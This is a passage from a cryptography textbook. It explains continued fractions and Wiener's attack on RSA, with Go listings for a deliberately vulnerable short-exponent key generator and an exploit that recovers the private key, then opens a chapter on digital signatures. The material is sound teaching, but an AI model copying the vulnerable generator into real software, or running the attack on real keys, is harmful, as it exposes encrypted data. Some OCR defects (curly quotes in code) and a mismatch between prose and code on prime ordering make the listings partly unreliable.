


Figure 7.18 RSA fixed points generate the same value when being encrypted or decrypted

Euler's constant e is the unique positive number such that the derivative of the function $f(x) = e^x$ with respect to x is equal to itself, i.e., $f'(x) = e^x$. π is *approximated* as $\frac{22}{7}$, $\frac{355}{113}$, 3.141592 but those are not the actual number of π. If we draw a perfect circle and measure it to the best of our abilities, and it turns out to be 22 meters, the diameter will be 7 meters. If we now use the same apparatus and draw a circle with the diameter 113 using the $\frac{22}{7}$ ratio we would expect it to be 355.14 meters, but it would be only 355 meters. The ratio π exists independently of our approximations of it and is not subject to the limitations of our measuring apparatus.

Similarly, let's say you invest $\$1$ at an interest rate of 100% per year. In a traditional compounding interest scenario, if the interest were compounded annually, you would have $\$2$ at the end of the year. If it were compounded semiannually, you would have $\$2.25$ at the end of the year. If you compounded it monthly, you'd have slightly more, and if you compounded it every second, you'd have even more still. As the compounding frequency increases to infinity (i.e., it is compounded continuously), you would have around $\$2.71828$ at the end of the year which is an approximation of Euler's constant e. π and e are therefore examples of *irrational numbers*. They are numbers that are well-understood and "exist" in the sense that they have cold hard reality dictating their values, but cannot be expressed perfectly as a ratio of integers.

One form of representing numbers which works especially well for irrational numbers is known as *simple continued fractions*, which are of the form shown in equation 7.20, where a_i are called *quotients*.

$$a_0 + \cfrac{1}{a_1 + \cfrac{1}{a_2 + \cfrac{1}{a_3 + \cdots}}} \tag{7.20}$$

Simple continued fractions always have all numerators equal to 1, so we can skip the numerators and abbreviate the fraction as its *continued fraction expansion*: $[a_0; a_1, a_2, a_3, \cdots]$. It helped me to visualize this simplified continued fraction as *continuing* long division as shown in figure 7.19 but as far as I could tell, although this works because it represents the same idea, it's not really standard notation. If it helps you better grok continued fractions that's perfect, but otherwise feel free to ignore the continued long division visual.




Figure 7.19 Finding continued fraction expansion of $\frac{44237}{111361}$ using pen and paper: $[0; 2, 1, 1, 13, 1, 8, 6, 1, 2, 1, 1, 3]$

Rational numbers have terminating continued fraction expansions. For example, equation 7.21 shows continued fraction expansion for $\frac{44237}{111361}$.

$$\frac{44237}{111361} = 0 + \cfrac{1}{2 + \cfrac{1}{1 + \cfrac{1}{1 + \cfrac{1}{13 + \cfrac{1}{1 + \cfrac{1}{8 + \cfrac{1}{6 + \cfrac{1}{1 + \cfrac{1}{2 + \cfrac{1}{1 + \cfrac{1}{1 + \cfrac{1}{3}}}}}}}}}}}} = [0; 2, 1, 1, 13, 1, 8, 6, 1, 2, 1, 1, 3] \tag{7.21}$$

On the other hand, irrational numbers have non-terminating continued fraction expansions. As a matter of fact, the more we expand, the better approximation we get! Equation 7.22 shows this in action by using the continued fraction expansion[7] $\pi = [3; 7, 15, 1, 292]$:

$$\begin{aligned}
c_0 &= \frac{3}{1} = 3.0 \\
c_1 &= 3 + \frac{1}{7} = \frac{22}{7} = 3.142857142857143 \\
c_2 &= 3 + \cfrac{1}{7 + \cfrac{1}{15}} = \frac{333}{106} = 3.141509433962264 \\
c_3 &= 3 + \cfrac{1}{7 + \cfrac{1}{15 + \cfrac{1}{1}}} = \frac{355}{113} = 3.1415929203539825 \\
c_4 &= 3 + \cfrac{1}{7 + \cfrac{1}{15 + \cfrac{1}{1 + \cfrac{1}{292}}}} = \frac{103993}{33102} = 3.1415926530119025
\end{aligned} \tag{7.22}$$

[7] https://oeis.org/A001203

$c_0, c_1, c_2, \cdots$ are called *convergents* of the number we are trying to approximate. The convergents for $\frac{44237}{111361}$ from are given in equation 7.23 (you can verify by calculating them using the continued fraction expansion from equation 7.21).

$$\text{Convergents}(\frac{44237}{111361}) = \\ [0, \frac{1}{2}, \frac{1}{3}, \frac{2}{5}, \frac{27}{68}, \frac{29}{73}, \frac{259}{652}, \frac{1583}{3985}, \frac{1842}{4637}, \frac{5267}{13259}, \frac{7109}{17896}, \frac{12376}{31155}, \frac{44237}{111361}] \tag{7.23}$$




Figure 7.20 π **approximating quickly as we add convergents**

Figure 7.20 shows that using more convergents we can obtain better approximations of irrational numbers. As we use more terms from continued fraction expansion of π, the plot quickly converges to the "actual" value (even the baseline in plotting code just uses a better approximation, the real value of π cannot be perfectly represented in any digital or finite representation) of π:

This gives us enough mathematical context to understand Wiener's theorem:

Wiener's theorem

Let $n = pq$ with $q < p < 2q$. Let $d < \frac{1}{3}n^{\frac{1}{4}}$ be the private key. Given (n, e) with $ed = 1 \bmod \phi(n)$ (the textbook RSA cryptosystem), d can be recovered efficiently by treating convergents of $\frac{e}{n}$ as $\frac{k}{d}$.

We won't be covering the proof behind Wiener's theorem, but we can easily see it in action by using pen and paper and small values of d and n that satisfy the constraints of Wiener's theorem. Let's say we have an RSA public key $(n, e) = (111361, 44237)$. We have already found convergents for $\frac{44237}{111361}$ in equation 7.23. If we treat each of the convergents as $\frac{k}{d}$ we can essentially try the denominator for each convergent as a candidate value of d, from there we can try encrypting and decrypting a test plaintext (e.g., 1337) to see if it works correctly. Once we hit the fourth convergent $\frac{2}{5}$ we see equation 7.24.

$$\begin{aligned} c &= m^e \bmod n \\ 60818 &= 1337^{44237} \bmod 111361 \\ m &= c^d \bmod n \\ 1337 &= 60818^5 \bmod 111361 \end{aligned} \tag{7.24}$$

We have found the private key d! Unlike the common factors attack, we haven't found the factors p & q themselves, but we don't really need them. Our goal as attacker was to decrypt data encrypted with vulnerable keys; we have recovered the private key $d = 5$, and can now start decrypting any RSA ciphertexts encrypted with it.

Figure 7.21 If $d < \frac{1}{3}n^{\frac{1}{4}}$, it can be efficiently found in convergents of $\frac{e}{n}$

Looking at the bound for Wiener's theorem it might appear that short private exponents are rare and shouldn't be a problem, e.g., the Wiener bound for $(n, e) = (111361, 44237)$ was only 6, but that's because we were using tiny numbers. For a 1024-bit RSA key the cut-off boundary for picking vulnerable ds from is actually $\frac{1}{3}2^{\frac{1024}{4}} = \frac{1}{3}2^{256}$ – which isn't just peanuts, so to speak.

IMPLEMENTING A VULNERABLE KEY GENERATOR THAT USES SHORT PRIVATE EXPONENTS ONLY

So far when generating RSA keys we have first picked p & q, calculated n and then randomly picked the public exponent e until we found one that satisfied $gcd(e, \phi(n)) = 1$. We then calculated d's value by taking multiplicative inverse of e in Z_n^*. On the other hand, the Wiener theorem applies to cases where d (and not e) ends up being in a specific range. To demonstrate the exploit we could have gone the route where we keep choosing e and taking its multiplicative inverses until we hit a case where d is vulnerable, but in order to build a quicker and more reliable demonstration of the exploit (while retaining the intuition behind it) we are going to instead randomly pick d first *within* the vulnerable range and then take its inverse to find e. In lieu of a key generator that does not account for short secret exponents and *sometimes* generates vulnerable keys we are going to implement one that *always* generates vulnerable keys so that we can attack it using continued fractions and convergents. Listing 7.12 shows the type definitions for our implementation of RSA.

Listing 7.12 ch07/short_priv_exp/impl_short_priv_exp/impl_short_priv_exp.go

```go
package impl_short_priv_exp

import (
  cryptoRand "crypto/rand"
  "math/big"
  "time"
)

const (
  ModulusBits = 1024
)

type PublicKey struct {
  N *big.Int
  E *big.Int
}

type PrivateKey struct {
  PublicKey
  D *big.Int
}
```

Listing 7.13 shows the selection of vulnerable primes for our key generator. The Wiener theorem specifies $q < p < 2q$; so we first generate two primes, assign the larger one to p and then assess if it's smaller than $2q$. If the check passes, we have satisfied the first condition from Wiener's theorem, and we are ready to move on to selection of vulnerable d.

Listing 7.13 ch07/short_priv_exp/impl_short_priv_exp/impl_short_priv_exp.go

```go
func GenerateVulnerableRSAPrivateKey() (*PrivateKey, error) {
  var p, q *big.Int
  var err error

  for {
    p, err = cryptoRand.Prime(cryptoRand.Reader, ModulusBits/2)
    if err != nil {
      return nil, err
    }

    q, err = cryptoRand.Prime(cryptoRand.Reader, ModulusBits/2)
    if err != nil {
      return nil, err
    }

    if p.Cmp(q) == 1 {
      p, q = q, p
    }

    qDouble := new(big.Int).Mul(q, big.NewInt(2))

    if p.Cmp(qDouble) == -1 {
      break
```

Ensure $p < q$

If $p < 2q$, break out of the loop

```
    }
  }
```

Listing 7.14 shows the code for selecting the short secret exponent according to the limit stated by the Wiener theorem.

Listing 7.14 ch07/short_priv_exp/impl_short_priv_exp/impl_short_priv_exp.go

```
  modulus := new(big.Int).Mul(p, q)    ← $n = pq$
  pMinus1 := new(big.Int).Sub(p, big.NewInt(1))    ← $p - 1$
  qMinus1 := new(big.Int).Sub(q, big.NewInt(1))    ← $q - 1$
  phi := new(big.Int).Mul(pMinus1, qMinus1)    ← $\phi(n) = (p-1)(q-1)$

  nSqrtSqrt := new(big.Int).Sqrt(new(big.Int).Sqrt(modulus))    ← $n^{\frac{1}{4}} = \sqrt[4]{n}$
  maxD := new(big.Int).Div(nSqrtSqrt, big.NewInt(3))    ← $d < \frac{1}{3}\sqrt[4]{n}$

  var d *big.Int
  for {
    d, err = cryptoRand.Prime(cryptoRand.Reader, maxD.BitLen())
    if err != nil {
      return nil, err
    }

    if new(big.Int).GCD(nil, nil, d, phi).Int64() == 1 {    ← $gcd(d, \phi(n)) = 1$
      break
    }
  }

  e := new(big.Int).ModInverse(d, phi)    ← $e = d^{-1} \bmod \phi(n)$

  privKey := &PrivateKey{
    PublicKey: PublicKey{
      N: modulus,
      E: e,
    },
    D: d,
  }

  return privKey, nil
}
```

Since we are not using Go's standard RSA implementation anymore, we need to define our own functions for encryption and decryption as shown in listing 7.15.

Listing 7.15 ch07/short_priv_exp/impl_short_priv_exp/impl_short_priv_exp.go

```
func (pubKey *PublicKey) Encrypt(plaintext *big.Int) (ciphertext *big.Int) {
  ciphertext = new(big.Int).Exp(plaintext, pubKey.E, pubKey.N)    ← $c = m^e \bmod n$
  return
}

func (privKey *PrivateKey) Decrypt(ciphertext *big.Int) (plaintext *big.Int)
    {
  plaintext = new(big.Int).Exp(ciphertext, privKey.D, privKey.N)    ← $m = c^d \bmod n$
  return
}
```

Lastly, just like the previous exploit we write a function that generates an RSA keypair using the vulnerable generator, encrypts a ciphertext to its public key and discards the private key; as shown in listing 7.16.

Listing 7.16 ch07/short_priv_exp/impl_short_priv_exp/impl_short_priv_exp.go

```go
func GenerateRSAPublicKeyAndCiphertext() (*PublicKey, *big.Int, error) {
  privKey, err := GenerateVulnerableRSAPrivateKey()
  if err != nil {
    return nil, nil, err
  }

  pubKey := &PublicKey{
    N: privKey.N,
    E: privKey.E,
  }

  messageString := time.Now().String()
  message := new(big.Int).SetBytes([]byte(messageString))
  ciphertext := pubKey.Encrypt(message)

  return pubKey, ciphertext, nil
}
```

Our RSA implementation generates a keypair with a vulnerable short secret exponent and returns the public key along with a ciphertext encrypted to it. We are now ready for writing our exploit.

EXPLOITING SHORT EXPONENTS USING CONVERGENTS OF PUBLIC EXPONENT AND THE MODULUS

It's time for the grand finale: d will make an appearance in convergents of $\frac{e}{n}$; but one last thing before we get there: we need to write code for calculating the convergents for a given fraction $\frac{N}{D}$. We are going to do it in two steps: (1) calculate the continued fraction expansion of $\frac{N}{D}$ and then (2) calculate convergents from the continued fraction expansion. Listing 7.17 shows the code for the first part:

Listing 7.17 ch07/short_priv_exp/exploit_short_priv_exp/exploit_short_priv_ex

```go
package exploit_short_priv_exp

import (
  "fmt"
  "math/big"
  "time"

  "github.com/krkhan/crypto-impl-exploit/ch07/short_priv_exp/
      impl_short_priv_exp"
)

type Fraction struct {    ← N/D
```

```
  Numerator   *big.Int
  Denominator *big.Int
}

func ContinuedFraction(f Fraction) (quotients []*big.Int) {
  for f.Denominator.Cmp(big.NewInt(0)) != 0 {    ← while $D_i \neq 0$
    quotients = append(quotients, new(big.Int).Div(f.Numerator,    ← $Q_i = \left\lfloor \frac{N_i}{D_i} \right\rfloor$
      f.Denominator))
    f = Fraction{f.Denominator, new(big.Int).Rem(f.Numerator,    ← $\frac{N_{i+1}}{D_{i+1}} = \frac{D_i}{N_i \bmod D_i}$
      f.Denominator)}
  }

  return    ← $[Q_0, Q_1, Q_2, \cdots, Q_n]$
}
```

This will turn a fraction into a list of coefficients that represent its simplified continued fraction. The next step is to calculate the convergents from the continued fraction, as shown in listing 7.18.

Listing 7.18 ch07/short_priv_exp/exploit_short_priv_exp/exploit_short_priv_ex

```
func Convergents(quotients []*big.Int) (convergents []Fraction) {
  niMinus2, diMinus2 := big.NewInt(0), big.NewInt(1)    ← $(N_{i-2}, D_{i-2}) = (0, 1)$
  niMinus1, diMinus1 := big.NewInt(1), big.NewInt(0)    ← $(N_{i-1}, D_{i-1}) = (1, 0)$

  for _, quotient := range quotients {    ← for $Q_i \leftarrow [Q_0, Q_1, Q_2, \cdots, Q_n]$
    quotientNiMinus1 := new(big.Int).Mul(quotient, niMinus1)    ← $Q_i \times N_{i-1}$
    quotientDiMinus1 := new(big.Int).Mul(quotient, diMinus1)    ← $Q_i \times D_{i-1}$

    ni := new(big.Int).Add(quotientNiMinus1, niMinus2)    ← $N_i = Q_i \times N_{i-1} + N_{i-2}$
    di := new(big.Int).Add(quotientDiMinus1, diMinus2)    ← $D_i = Q_i \times D_{i-1} + D_{i-2}$

    convergents = append(convergents, Fraction{ni, di})    ← Convergent$_i = \frac{N_i}{D_i}$

    niMinus2, niMinus1 = niMinus1, ni    ← $(N_{i-2}, N_{i-1}) = (N_{i-1}, N)$
    diMinus2, diMinus1 = diMinus1, di    ← $(D_{i-2}, D_{i-1}) = (D_{i-1}, D)$
  }

  return
}
```

The remaining code for the attack is pretty straightforward: we iterate through convergents of $\frac{e}{n}$ and try to encrypt & decrypt a plaintext by treating the denominator for each convergent as d. If decryption succeeds we know we have the right value of d and return it as the private key. Listing 7.19 shows the function for recovering a private key from a public key vulnerable to the Wiener attack.

Listing 7.19 ch07/short_priv_exp/exploit_short_priv_exp/exploit_short_priv_ex

```
func RecoverPrivateKeyUsingWienersAttack(pubKey *impl_short_priv_exp.
    PublicKey) (privKey *impl_short_priv_exp.PrivateKey, err error) {
  convergents := Convergents(ContinuedFraction(Fraction{
    Numerator:   pubKey.E,
    Denominator: pubKey.N,
  }))

  for _, frac := range convergents {
    candidateD := frac.Denominator
    privKey = &impl_short_priv_exp.PrivateKey{
      PublicKey: *pubKey,
      D:         candidateD,
    }

    plaintext := new(big.Int).SetBytes([]byte(time.Now().String()))
    ciphertext := pubKey.Encrypt(plaintext)
    decrypted := privKey.Decrypt(ciphertext)

    if decrypted.Cmp(plaintext) == 0 {    ← Bingo
      return
    }
  }

  return nil, fmt.Errorf(”attack failed”)
}
```

To test our attack we simply generate a (pubkey, ciphertext) pair using the function from listing 7.16 and then crack it using code from listing 7.19. To demonstrate why the Go standard library's implementation is secure against short exponents we try to validate our key using the `crypto/rsa` package and just print the error message that we get back.

Listing 7.20 ch07/short_priv_exp/exploit_short_priv_exp/exploit_short_priv_ex

```
func TestWienersAttack(t *testing.T) {
  pubKey, ciphertext, err := impl_short_priv_exp.
      GenerateRSAPublicKeyAndCiphertext()

  if err != nil {
    t.Fatalf(”error generating pubkey: %s”, err)
  }

  recoveredPrivKey, err := RecoverPrivateKeyUsingWienersAttack(pubKey)
  if err != nil {
    t.Fatalf(”error: %s”, err)
  }

  decrypted := recoveredPrivKey.Decrypt(ciphertext)

  t.Logf(”decrypted: %s”, decrypted.Bytes())

  goRsaPrivKey := &rsa.PrivateKey{
    PublicKey: rsa.PublicKey{
      N: pubKey.N,
      E: int(pubKey.E.Int64()),
    },
    D: recoveredPrivKey.D,
  }

  err = goRsaPrivKey.Validate()

  t.Logf(”go rsa implementation fails validation with: %s”, err)
}
```

Listing 7.21 shows the console output when executing the test. Since our vulnerable implementation was always generating keypairs with short private exponents, we were able to easily crack it by searching through the convergents of $\frac{e}{n}$. In many implementations of RSA the value of the public exponent e is fixed to small enough values (generally to make encryption faster) which produces large values for private exponent d, avoiding the Wiener's bounds in the process. However, when allowing non-fixed values of e extra checks must be added to ensure that it doesn't end up being small enough to be vulnerable to Wiener's attack.

Listing 7.21 Output for `make exploit_short_private_exp`

```
go test -v ./ch07/short_priv_exp/exploit_short_priv_exp
=== RUN   TestContinuedFraction
    exploit_short_priv_exp_test.go:100: continued fraction expansion tested
        successfully
--- PASS: TestContinuedFraction (0.00s)
=== RUN   TestConvergents
    exploit_short_priv_exp_test.go:310: convergents tested successfully
--- PASS: TestConvergents (0.00s)
=== RUN   TestWienersAttack
    exploit_short_priv_exp_test.go:327: decrypted: 2024-01-08
        17:39:52.925102603 -0800 PST m=+0.027411120
--- PASS: TestWienersAttack (0.12s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch07/short_priv_exp/
    exploit_short_priv_exp        0.123s
```

7.5 Summary

- Symmetric-key cryptography is fast and performant but does not solve the problem of securely sharing secret keys over an insecure channel.
- Asymmetric-key (or public-key) cryptography splits the key into public and private portions. The public portion can be shared over insecure channels and are used to encrypt, while the private portions are stored secretly and are used to decrypt.
- Public-key cryptography is based on the idea of a trapdoor "one-way" function that is hard to reverse without a key.
- Classical public-key cryptography systems are based on the discrete logarithm or integer factorization problems as their trapdoor functions.
- Shor's algorithm can solve both discrete logarithm and integer factorization problems efficiently on a quantum computer and demonstration for factoring smaller numbers have been made but scaling that up to big numbers currently faces practical challenges.
- Prime numbers are critical in all kinds of classic public-key cryptography systems.

- Prime numbers are generated probabilistically by generating random numbers and testing them for primality – which itself involves generating random numbers for each iteration as more iterations reduce the chances of a candidate number being composite.

- Poor random number generation and hardware faults ended up causing 0.3%-0.5% of RSA keys on the internet to share primes. The vulnerable keys could be discovered quickly by running the public moduli through the batch GCD algorithm.

- Textbook RSA is deterministic; in reality probabilistic padding schemes (which mix randomness) are used to ensure that same plaintexts do not end up generating the same ciphertexts.

- During RSA key generation care must be taken to ensure that small private exponents do not end up being used. Many implementations use fixed (small) values of the public exponent e which automatically guarantees large values for d.

8 Digital signatures

This chapter covers

- Message authenticity with asymmetric cryptography
- Practical uses of digital signatures
- Forgery attacks on digital signatures
- Schoolbook RSA signatures & existential forgery
- The ECDSA signature scheme
- Sony's ECDSA private key compromise
- PKCS #1 v1.5 padding scheme
- Bleichenbacher's e=3 signature forgery attack

Digital signatures are proofs for *authenticity* of a message which are hard to forge but easy to verify. The counterfeiting features built into modern paper currencies are a great real-world analogy for these properties. Such features (e.g., color shifting ink, micro-printing, 3-D ribbons, watermarks, security threads) are prohibitively hard (or expensive) for the bad people to replicate, but are easy for interested parties to check for in order to prove the authenticity of the bills (or messages) they're on.

8.1 Message authenticity using symmetric and asymmetric secrets

We started our exploration of cryptography by discussing the basic properties that it broadly aims to achieve: Confidentiality, Integrity & Authenticity. Table 8.1 shows symmetric and asymmetric approaches for satisfying these properties. Digital signatures allow proving that a message is authentic, that is, it indeed came from who it's claiming to be from.

	Confidentiality	Integrity	Authenticity
Symmetric	Stream / Block Ciphers	Hashing	Message Authentication Codes
Asymmetric	Integer Factorization / Discrete Logarithms		Digital Signatures

Table 8.1 Security properties of cryptographic algorithms

The symmetric approach to this problem is to use message-authentication codes (or MACs) as we saw in chapter 6, where a shared secret is hashed alongside the message it is authenticating to generate a digest as shown in figure 8.1. While the obvious implementation caveats (such as length-extension attacks) apply, with some care the MAC approach can be made to work for its intended goal: those who do not have the secret cannot forge proofs of authenticity for a message. A lot of that care however needs to go into fighting the oxymoron that is a *shared secret*. You can have just one *prover* of a message, and they can surely take good care of their secret. But all the *verifiers* would need a copy of the secret as well just so they can reconstruct the hash digest. They were able to verify, but now they are able to forge messages of their own. Going back to the currency example, instead of watermarks being verifiable by holding them to light, MACs would be akin to giving every business owner their own watermark printer to compare the final results!




Figure 8.1 Message authentication codes (MACs) are a symmetric approach to proving message authenticity using shared secrets

Figure 8.2 depicts the asymmetric approach for proving authenticity of a message. Instead of a shared secret, a keypair is generated that has a public and private portion. The prover, say a business signing a contract, uses the private key to generate a signature. Please note that after the verification the verifier ends up with a yes/no response which indicates whether the given message was correctly signed by the private key whose corresponding public key is given to the verification algorithm. Generating the signatures requires private key, verifying them requires the relevant public key (from the same keypair). Since the verifier never has access to the private key, they are unable to generate signatures of their own that would be valid for this public key.




Figure 8.2 Digital signatures provide an asymmetric alternative to proving message authenticity

8.2 Practical applications of digital signatures

Digital signatures serve two important purposes:

- **Proving message authenticity asymmetrically**: Message authenticity means establishing that a message is exactly what the original sender (i.e., the prover) wanted the receiver (or verifier) to have. If an attacker modified the message they would not be able to fake a valid corresponding signature for the new message because they would not have the private key (i.e., the signatures are resistant to forgery attacks). The verification process does not empower the verifiers to generate signatures of their own.
- **Non-repudiation**: You cannot simultaneously make the following two claims for a particular keypair:
  - A valid signature is forged without the keypair owner's approval that can be verified with this public-key.
  - The private key is safe and not in the hands of bad actors.

These properties give digital signatures their permanent seat at the intersections of technology, society, politics, economy and even legal jurisprudence. Resistance to forgery allow applications to trust messages. Non-repudiation helps in proving intent the same way paper signatures signify intent in a binding manner. For digital signatures, assuming that the underlying scheme (algorithm and/or implementation) has not been broken, somebody cannot claim that a signature verifiable for their public key is forged while also maintaining that the private key remains secure. Being asymmetric helps in protecting the private key because it does not have to be shared with the verifiers (as would be in the case of MACs). The combination of these features have enabled decades of use-cases to be built up for digital signatures, let's look at some of the most significant ones.

8.2.1 Certificates: Extending trust using digital signatures

Perhaps the most widespread application of signatures is their foundational role in solving the problem of digital identity. When the browser on your laptop is trying to talk to bank.com it needs to somehow decide whether the entity at the other end of the network connection is actually the legitimate bank's servers and not an attacker trying to steal passwords.

One approach to solving this problem could be to have bank generates an asymmetric keypair and work with the browser vendors to embed the public key for bank.com directly into the application. This approach would work well in theory, but it is obviously not scalable to have every website in the world work with Google, Apple, Mozilla etc. to embed and update public keys all the time. This is solved by introducing digital certificates.

Imagine you trust the public key for Alice – maybe it was shared via a QR code, a phone call or maybe embedded directly onto your device. If Alice also trusts Bob's public key, she can sign it with her own private key to convey trust in it via a digital signature. Those who trust Alice's public key can look at this signature and extend that trust to Bob's keypair. If Alice did not trust this public key for Bob she would not have signed it using her private key.

Digital certificates are kind of a formal way of building these trust chains via signatures. Figure 8.3 depicts one, each certificate involves two asymmetric keypairs:

- The **issuer** keypair: Alice from the example above, the issuer is the one digitally signing the certificate.
- The **subject** keypair: Bob from the example above, the subject's public key is the "message" (along with other metadata, e.g., the subject's domain name) that the issuer is "attesting".

Certificates come in many formats, but their core purpose is always to allow someone who trusts public key A, to trust public key B because A also trusts B. This construction enables many versatile use-cases; you can construct chains (or even intricate webs) of trust by treating each certificate as a node in a graph of trust. The question naturally arises: how/why do you trust public key A? The answer is: you always need to have "trust anchors", i.e., root public keys in such directed graphs that are explicitly trusted by the browser and/or operating system. For example, internet browsers come pre-installed with a bundle of self-signed certificates for root Certificate Authorities (CA) as shown in figure 8.4. The root certificates being unsigned signifies that the browsers are explicitly trusting these public keys. A hierarchy is then constructed with intermediate CA's in the middle and finally a "leaf" certificate for the website for which the private key is accessible to the web server for setting up TLS (Transport Layer Security) sessions. When a user connects




Figure 8.3 In digital certificates, an issuer signs the public key of a subject

to the website the browser has a trust anchor in form of the self-signed root certificate, but it needs the rest of the certificates – i.e., the intermediate authorities' certificates and then the leaf cert – to be able to "walk the certificate chain" all the way up to the root certificate for establishing trust.

Certificates are employed in many applications to improve trust between parties. The hierarchical format we discussed above for web browsers is known as Public-Key Infrastructure (PKI). Other formats include using certificates for identity, for example, when accessing a machine remotely over a protocol like SSH (Secure Shell) or RDP (Remote Desktop Protocol). Enterprise security relies heavily on being able to identify their employees' devices remotely (especially since work from home has picked up), and the best ways of doing that commonly rely on attestation certificates signed by the manufacturers. Regardless of the configuration or format they are deployed in, the basic principle remains the same for all certificates: they extend trust from one public key to another via a digital signature.

8.2.2 Code integrity: Ensuring software security using digital signatures

A cornerstone of security for modern computing devices is ensuring that only authorized code is running on these systems. For example, manufacturers like Apple and Google have good reasons to want only apps blessed by them to execute on their phones. The good (and often the bad as well, but that's a story for the next chapter) news about code is that it can be treated just the same as data. Therefore, as part of the app vetting process the

